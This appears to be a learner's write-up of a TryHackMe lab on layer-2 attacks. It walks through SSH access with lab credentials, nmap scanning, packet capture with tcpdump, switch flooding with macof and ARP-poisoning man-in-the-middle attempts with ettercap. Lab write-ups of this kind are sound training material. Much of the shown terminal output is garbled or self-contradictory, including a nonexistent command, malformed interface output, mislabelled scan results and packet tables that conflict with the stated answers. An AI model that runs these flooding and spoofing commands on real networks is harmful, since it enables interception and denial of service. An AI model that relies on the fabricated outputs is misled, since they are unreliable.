



Eric Mwenda

L2 Mac Flooding & ARP Spoofing

<https://tryhackme.com/p/Ericm>

The screenshot shows the TryHackMe interface. At the top, there's a navigation bar with icons for Dashboard, Learn, Compete, and Other, along with buttons for Access Machines, Go Premium, and a notification bell. The main title of the challenge is "L2 MAC Flooding & ARP Spoofing". Below the title, a sub-instruction reads: "Learn how to use MAC Flooding to sniff traffic and ARP Cache Poisoning to manipulate network traffic as a MITM." There are also like and dislike buttons, a profile icon, and links for Start AttackBox, Help, Settings, and Bookmarks.

Initial Access

The terminal window displays the following information:

Title	IP Address	Expires
l2macof_v11	10.10.63.35	58m 16s

Task 2: Initial Access

For the sake of this room, let's assume the following:

While conducting a pentest, you have gained initial access to a network and escalated privileges to root on a Linux machine. During your routine OS enumeration, you realize it's a dual-homed host, meaning it is connected to two (or more) networks. Being the curious hacker you are, you decided to explore this network to see if you can move laterally.

After having established persistence, you can access the compromised host via SSH:

User	Password	IP	Port
admin	Layer2	10.10.63.35	22

Please, allow a minimum of 5 minutes for the machine to get the services fully up and running, then try connecting with SSH (if you login, and the command line isn't showing up yet, don't hit Ctrl+C! Just be patient...):

```
ssh -o StrictHostKeyChecking=accept-new admin@10.10.63.35
```

Note: The **admin** user is in the **sudo** group. I suggest using the **root** user to complete this room: `sudo su -`

IP Target: 10.10.63.35

Username: admin

Password: Layer2

Port 22 is open which runs on an ssh service

Command used: `ssh -o StrictHostKeyChecking=accept-new admin@10.10.63.35`

```
[root@kali:~/home/coderic/Downloads/tryhackme/Macflooding_arpspoofing]# cd ..
[root@kali:~/home/coderic/Downloads/tryhackme]# ls
Macflooding_arpspoofing
[root@kali:~/home/coderic/Downloads/tryhackme]# ./Macflooding_arpspoofing
After having established persistence, you can access the compromised host via SSH:
User: admin
Password: admin
IP: 10.10.63.35
Port: 22
Layer2: Macflooding_arpspoofing
Warning: Permanently added "10.10.63.35" (ED25519) to the list of known hosts.
admin@10.10.63.35's password:
Welcome to Ubuntu 5.4.0-100-generic (x86_64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
System information as of Tue 12 Mar 2024 06:02:22 PM UTC

System load: 0.81      Processes:          190
Usage of /: 59.2% of 8.90GB   Users logged in:      0
Memory usage: 57%
  IPV4 address for eth0: 10.10.63.35
Swap usage: 0%          IPV6 address for virbr0: 192.168.122.1


* Super-optimized for small spaces - Read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.
https://ubuntu.com/blog/microk8s-memory-optimisation

5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

[...]

```



At this point I am a normal user and I needed to be a super user so I used command sudo su -

```
admin@eve:~$ sudo su -  
[sudo] password for admin:  
root@eve:~# whoami  
root  
root@eve:~# |
```

Am now root.

The host is connected to one or more additional networks. You are currently connected to the machine via SSH on Ethernet adapter eth0. The network of interest is connected with Ethernet adapter eth1.

First, have a look at the adapter:

Command used:-

ip address show eth1 or the shorthand version: **ip a s eth1**

```
root@eve:~# ip address show eth1
5: eth1: inet brd 00:0c:29:0d:0d:01 inet6 brd fe80::20c:29ff:fe0d:0d01
    link/ether 00:0c:29:0d:0d:01 brd ffff:ffff:ffff:ffff:ffff:ffff
      valid_lft forever preferred_lft forever
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
      valid_lft forever preferred_lft forever
    inet6 fe80::fe0c:29ff:fe0d:0d01/64 scope link
      valid_lft forever preferred_lft forever
root@eve:~# |
```

Using this knowledge, answer questions #1 and #2.

Answer the questions below

What is your IP address?

Ans: 192.168.12.66

```
root@eve:~# ip address show eth1
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 86:8f:14:ad:85:46 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::fce8:84ff:fe96:b750/64 scope link
        valid_lft forever preferred_lft forever
root@eve:~#
```

What's the network's CIDR prefix?
Answer format: /n

What's the network's CIDR prefix?

Ans: /24

Classless Inter-Domain Routing notation, or CIDR notation, is a method of representing an IP address network range. In CIDR notation, the IP address contains a networking routing prefix and a corresponding prefix length (the number after the /).

Now, use the network enumeration tool of your choice, e.g., ping, a bash or python script, or Nmap (pre-installed) to discover other hosts in the network and answer question #3.

How many other live hosts are there?

2

Command used:- nmap -sN 192.168.12.66/24

Results:

```
root@eve:~# nmap -sN 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-12 20:14 UTC
Nmap scan report for eve (192.168.12.66)
Host is up (0.00019s latency).
All 1000 scanned ports on alice (192.168.12.1) are open|filtered
MAC Address: 00:50:79:66:68:00 (Private)

Nmap scan report for bob (192.168.12.2)
Host is up (0.00019s latency).
All 1000 scanned ports on bob (192.168.12.2) are open|filtered
MAC Address: 00:50:79:66:68:01 (Private)

Nmap scan report for eve (192.168.12.66)
Host is up (0.0000070s latency).
Not shown: 955 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5001/tcp  open  complex-link
5002/tcp  open  rfe
5003/tcp  open  filemaker
5004/tcp  open  avt-profile-1

Nmap done: 256 IP addresses (3 hosts up) scanned in 48.57 seconds
root@eve:~#
```


What's the hostname of the first host (lowest IP address) you've found?

Alice

```
root@eve:~# nmap -sN 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-12 20:17 UTC
Nmap scan report for alice (192.168.12.1)
Host is up (0.00017s latency).
All 1000 scanned ports on alice (192.168.12.1) are open|filtered
MAC Address: 00:50:79:66:68:00 (Private)
```

Passive Network Sniffing

The diagram below describes your current situation where you are the Attacker and have persistent access to eve.



Answer the questions below

To answer the first two questions I had to first take a closer look at the captured packets! We can redirect them into a pcap file providing a destination file via the -w argument:

Command used:-

```
tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
```

Results

The screenshot shows a terminal window with two tabs: 'root@eve: ~' and 'root@eve: /home/coderic/Downloads/tryhackme/Mactraining_arpspoofing'. The terminal displays the output of an Nmap scan of 256 IP addresses, showing various ports and services. Below the terminal is a packet capture interface from Wireshark, showing a list of captured packets. A red box highlights the first few ICMP echo requests and replies between host 192.168.12.2 (bob) and host 192.168.12.6 (eve).

```
Host is up (0.000070s latency).
Not shown: 995 closed ports
PORT      STATE     SERVICE
22/tcp    open|filtered ssh
5001/tcp  open|filtered complex-link
5002/tcp  open|filtered rfe
5003/tcp  open|filtered filemaker
5004/tcp  open|filtered avt-profile-1

Nmap done: 256 IP addresses (3 hosts up) scanned in 74.60 seconds
Host is up (0.0017s latency).
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-13 04:44 UTC
Nmap scan report for bob (192.168.12.1)
Host is up (0.073s latency).
All 1000 scanned ports on bob (192.168.12.1) are open|filtered
MAC Address: 00:50:79:66:68:00 (Private)

Nmap scan report for eve (192.168.12.6)
Host is up (0.000070s latency).
Not shown: 995 closed ports
PORT      STATE     SERVICE
22/tcp    open|filtered ssh
5001/tcp  open|filtered complex-link
5002/tcp  open|filtered rfe
5003/tcp  open|filtered filemaker
5004/tcp  open|filtered avt-profile-1

Nmap done: 256 IP addresses (3 hosts up) scanned in 102.07 seconds
root@eve:~$ tcpcap -i eth1 -w /tmp/tcpdump.pcap
[TCPCAP] Network input suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
0: 0.000000 IP bob > eve: ICMP echo request, id 37679, seq 536, length 674
0: 0.000011 IP eve > bob: ICMP echo reply, id 37679, seq 536, length 674
0: 0.000022 IP bob > eve: ICMP echo request, id 38447, seq 537, length 674
0: 0.000033 IP eve > bob: ICMP echo reply, id 38447, seq 537, length 674
0: 0.000044 IP bob > eve: ICMP echo request, id 39215, seq 538, length 674
0: 0.000055 IP eve > bob: ICMP echo reply, id 39215, seq 538, length 674
0: 0.000066 IP bob > eve: ICMP echo request, id 39983, seq 539, length 674
0: 0.000078 IP eve > bob: ICMP echo reply, id 39983, seq 539, length 674
0: 0.000089 IP bob > eve: ICMP echo request, id 40751, seq 540, length 674
0: 0.000099 IP eve > bob: ICMP echo reply, id 40751, seq 540, length 674
0: 0.000110 IP bob > eve: ICMP echo request, id 41519, seq 541, length 674
0: 0.000121 IP eve > bob: ICMP echo reply, id 41519, seq 541, length 674
0: 0.000132 IP bob > eve: ICMP echo request, id 42287, seq 542, length 674
0: 0.000143 IP eve > bob: ICMP echo reply, id 42287, seq 542, length 674
`14 packets captured
```

Can you see any traffic from those hosts? (Yay/Nay)

Yay

Who keeps sending packets to eve?

Bob

What type of packets are sent?


Ans:

To answer this I needed first to capture traffic for about a minute, then transfer the pcap to my machine or the to open it in Wireshark.

How to transfer the packet capture using scp and open it in Wireshark:


scp admin@10.10.163.70:/tmp/tcpdump.pcap .

wireshark tcpdump.pcap



What's the size of their data section? (bytes)

Ans: 666



Sniffing while MAC Flooding

MAC flooding could trigger an alarm in a SOC. No, seriously, suspicious layer 2 traffic can easily be detected and reported by state-of-the-art and properly configured network devices. Even worse, your network port could even get blocked by the network device altogether, rendering your machine locked out of the network. In case of production services running on or production traffic being routed through that network connection, this could even result in an effective Denial-of-Service!

However, if we're successful, the switch will resort to fail-open mode and temporarily operate similarly to a network hub – forwarding all received frames to every connected port (aside from the port the traffic originated from). This would allow an adversary or pentester to sniff the network traffic between other hosts that normally wouldn't be received by their device if the switch were functioning properly.

Considering such an attack vector is only recommended when you have reasons to believe that...

- It is in fact a switched network (and not a virtual bridge) AND
- The switch might be a consumer or prosumer (unmanaged) switch OR the network admins haven't configured mitigations such as Dynamic ARP Inspection (DAI) for instance AND
- ARP and MAC spoofing attacks are explicitly permitted in the rules of engagement. When in doubt, clarify with your client first!

Answer the questions below


First step was to open a second SSH session. This way, you can leave the tcpdump process running in the foreground on the first SSH session:

Command used:- **tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap**

```
root@eve:~# tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
|
```

Next was on the second SSH session, was to let macof run against the interface to start flooding the switch:

Command used:- **macof -i eth1**



After around 30 seconds, stop both macof and tcpdump (Ctrl+C).

Mine took around 1min though before I could stop.

Stopping macof

```
6e:51:9b:2e:22:d3 d2:d7:4:61:39:82 0.0.0.0.64739 > 0.0.0.0.34300: S 1150735355:1150735355(0) win 512
7a:cb:97:7:37:66 a3:21:7f:3e:78:2e 0.0.0.0.38620 > 0.0.0.0.27020: S 790895253:790895253(0) win 512
c8:7:26:f:e8:b7 71:38:45:2d:5:e:a9 0.0.0.0.62255 > 0.0.0.0.43121: S 1779983639:1779983639(0) win 512
d4:e8:f8:2:38:cf 19:d6:de:46:a5:24 0.0.0.0.42703 > 0.0.0.0.52822: S 261233778:261233778(0) win 512
d0:b8:4:f:76:16:ff 2f:8:e:6:a:17:42:f 0.0.0.0.63854 > 0.0.0.0.17515: S 1093675368:1093675368(0) win 512
7d:26:e:0:71:86:81 72:11:9:f:69:13:7e 0.0.0.0.34174 > 0.0.0.0.40468: S 1608637168:1608637168(0) win 512
cc:7:1:e:6:a:9:f:26 57:97:8:f:c:e:2:84 0.0.0.0.10986 > 0.0.0.0.29204: S 960301683:960301683(0) win 512
3c:8d:3:a:24:cf:f2 2d:1:d:9:54:10:57 0.0.0.0.22556 > 0.0.0.0.31617: S 52085990:52085990(0) win 512
6c:f9:3:c:45:5:e:60 64:3:e:6:5:b:a:39 0.0.0.0.52250 > 0.0.0.0.58352: S 849205910:849205910(0) win 512
df:a6:bf:11:1:e:75 65:6:26:27:86:5:c 0.0.0.0.53727 > 0.0.0.0.9452: S 1094494631:1094494631(0) win 512
55:c:2:85:39:5:a:9c 55:9:e:a:6:a:e:0:d^C
root@eve:~# |
```

What's the size of their data section? (bytes)

Stopping tcpdump


```
root@eve:~# tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C5168 packets captured
5168 packets received by filter
0 packets dropped by kernel
root@eve:~# |
```

What's the size of their data section? (bytes)


Next step was to upload the tcpdump2.pcap using scp and open this file using wireshark

Command used:- `scp admin@10.10.163.70:/tmp/tcpdump2.pcap .`

wireshark tcpdump2.pcap



Results:



What kind of packets is Alice continuously sending to Bob?

Ans: ICMP

No.	Time	Source	Destination	Protocol	Length	Info
58	79. 153400	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0x7f36, seq=1122/25092, ttl=64 (request in 57)
59	82. 154574	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0x7930, seq=1123/25348, ttl=64 (reply in 60)
60	82. 154097	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0x7930, seq=1123/25348, ttl=64 (request in 59)
61	85. 155099	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0x7930, seq=1124/25604, ttl=64 (reply in 60)
62	85. 155054	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0x7c36, seq=1124/25604, ttl=64 (request in 61)
63	88. 164827	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0x7f36, seq=1125/25860, ttl=64 (reply in 64)
64	88. 164657	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0x7f36, seq=1125/25860, ttl=64 (request in 63)
65	91. 165843	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xb230, seq=1126/26110, ttl=64 (reply in 66)
66	91. 165880	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0xb230, seq=1126/26110, ttl=64 (request in 65)
67	94. 167233	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xb030, seq=1127/26372, ttl=64 (reply in 68)
68	94. 167201	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) reply id=0xb030, seq=1127/26372, ttl=64 (request in 67)
69	97. 168797	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xb036, seq=1128/26628, ttl=64 (reply in 70)
70	97. 168738	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0xb036, seq=1128/26628, ttl=64 (request in 69)
71	100. 177598	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xb036, seq=1129/26884, ttl=64 (reply in 72)
72	100. 177541	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0xb036, seq=1129/26884, ttl=64 (request in 71)
73	103. 178946	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xe30, seq=1130/27140, ttl=64 (reply in 74)
74	103. 178976	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) reply id=0xe30, seq=1130/27140, ttl=64 (request in 73)
75	105. 231478	46:ec:19:9c:06:01	Private_06:01:01:01:01:01	ARP	42	Who has 192.168.12.2? Tell 192.168.12.66
76	105. 231478	Private_66:68:01	46:ec:19:9c:06:01	ARP	42	192.168.12.2 is at 00:50:79:66:68:01
77	106. 188176	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) request id=0xb036, seq=1131/27396, ttl=64 (reply in 78)

What's the size of their data section? (bytes)

Ans: 1337

Man-in-the-Middle: Intro to ARP Spoofing

MAC Flooding can be considered a real "noisy" technique. In order to reduce the risk of detection and DoS we will leave macof aside for now. Instead, we are going to perform so-called ARP cache poisoning attacks against Alice and Bob, in an attempt to become a fully-fledged Man-in-the-Middle (MITM).

There are, however, measures and controls available to detect and prevent such attacks. In the current scenario, both hosts are running an ARP implementation that takes pains to validate incoming ARP replies. Without further ado, we are using ettercap to launch an ARP Spoofing attack against Alice and Bob and see how they react:

Command used:-

ettercap -T -i eth1 -M arp

Answer the questions below

Can ettercap establish a MITM in between Alice and Bob? (Yay/Nay)

Nay - ettercap is best suited for an ARP Spoofing attack

Would you expect a different result when attacking hosts without ARP packet validation enabled?

Yay – without ARP validation, some attacks are made possible automatically.

Man-in-the-Middle: Sniffing

Alice and Bob are running a different OS (Ubuntu) with its default ARP implementation and no protective controls on their machines. As in the previous task, try to establish a MITM using ettercap and see if Ubuntu (by default) is falling prey to it.

After starting the VM attached to this task, you can log on via SSH with the same credentials as before:

Username: admin

Password: Layer2

Answer the questions below

After getting my target IP my first step was to connect to the machine using ssh

ssh -o StrictHostKeyChecking=accept-new admin@10.10.40.171

```
[root@kali: ~/Downloads/tryhackme/Macflooding_arpspoofing
# ssh -o StrictHostKeyChecking=accept-new admin@10.10.40.171
Warning: Permanently added '10.10.40.171' (ED25519) to the list of known hosts.
admin@10.10.40.171's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-107-generic x86_64)

 * Documentation: https://Help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Wed 13 Mar 2024 05:56:07 AM UTC

System load: 0.25          Users logged in: 0
Usage of:  67.3% of 16.85GB   IPv4 address for docker0: 172.17.0.1
Memory usage: 14%           IPv4 address for eth0:   10.10.40.171
Swap usage: 0%              IPv6 address for virbr0: 192.168.122.1
Processes: 149

* Super-optimized for small spaces - read how we shrink the memory
  footprint of MicroK8s to make it the smallest full K8s around.
  (Machine, please, also allow a minimum of 5 minutes for this box to spin up, then try connecting with SSH if you log in, and the command
  https://ubuntu.com/blog/microk8s-memory-optimisation
  is super-optimized for small spaces - read how we shrink the memory
  footprint of MicroK8s to make it the smallest full K8s around.
  Machine, please, also allow a minimum of 5 minutes for this box to spin up yet, don't hit Ctrl+C just be patient...)

25 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
Answer the questions below

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
[...]
```

Next step was to join in as a super user using command **sudo su -**

```
admin@eve:~$ sudo su -
[sudo] password for admin:
root@eve:~# 
```

Can you see any meaningful traffic to or from that port passively sniffing on your interface eth1? (Yes/No)

Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.

Ans: 192.168.12.10 192.168.12.20

Command used:- nmap -sN 192.168.12.66/24

```
root@eve:~# nmap -sN 192.168.12.66/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-03-13 06:00 UTC
Nmap scan report for alice [192.168.12.10]
Host is up (0.0026s latency).
Not shown: 999 closed ports
PORT      STATE     SERVICE
4444/tcp  open|filtered  krb5/krb5c
MAC Address: E6:4C:09:AD:E5:ED (Unknown)

Nmap scan report for bob [192.168.12.20]
Host is up (0.0037s latency).
Not shown: 999 closed ports
PORT      STATE     SERVICE
80/tcp    open|filtered http
MAC Address: 26:17:C3:0D:5E:C5 (Unknown)

Nmap scan report for eve (192.168.12.66)
Host is up (0.000078s latency).
Not shown: 997 closed ports
